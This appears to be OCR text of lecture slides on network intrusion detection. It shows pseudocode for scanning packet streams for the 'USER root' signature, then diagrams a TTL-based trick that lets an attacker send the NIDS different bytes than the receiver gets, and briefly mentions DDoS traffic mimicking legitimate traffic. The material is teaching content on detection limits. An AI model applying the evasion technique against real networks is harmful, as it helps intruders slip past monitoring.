
```
stream = []
for each packet:
  add packet data to stream
  search stream for “USER root”
```

**problem:** packets might arrive out of order

```
stream = []
for each packet:
  get sequence number
  add to stream in the correct order
  search stream for “USER root”
```

**problem:** this is more difficult that it looks on the slide, and requires keeping a lot of state

**problem 2:** it doesn’t even work


attacker
20 hops
receiver
seq=1: [ r ]
15 hops
NIDS
seq=1: [ r ] or [ n ]
[ r ] TTL=23 seq=1
[ n ] TTL=17 seq=1
X
received by NIDS,
not by receiver,
because of TTL

**attacker** — 20 hops → **receiver**


15 hops → **NIDS**

**NIDS**

```
seq=1: [ r ] or [ n ]
seq=2: [ o ] or [ i ]
seq=3: [ o ]
seq=4: [ c ] or [ t ]
```

**receiver**


```
seq=1: [ r ]
seq=2: [ o ]
seq=3: [ o ]
seq=4: [ t ]
```





**additional challenge:**

some DDoS attacks mimic legitimate traffic

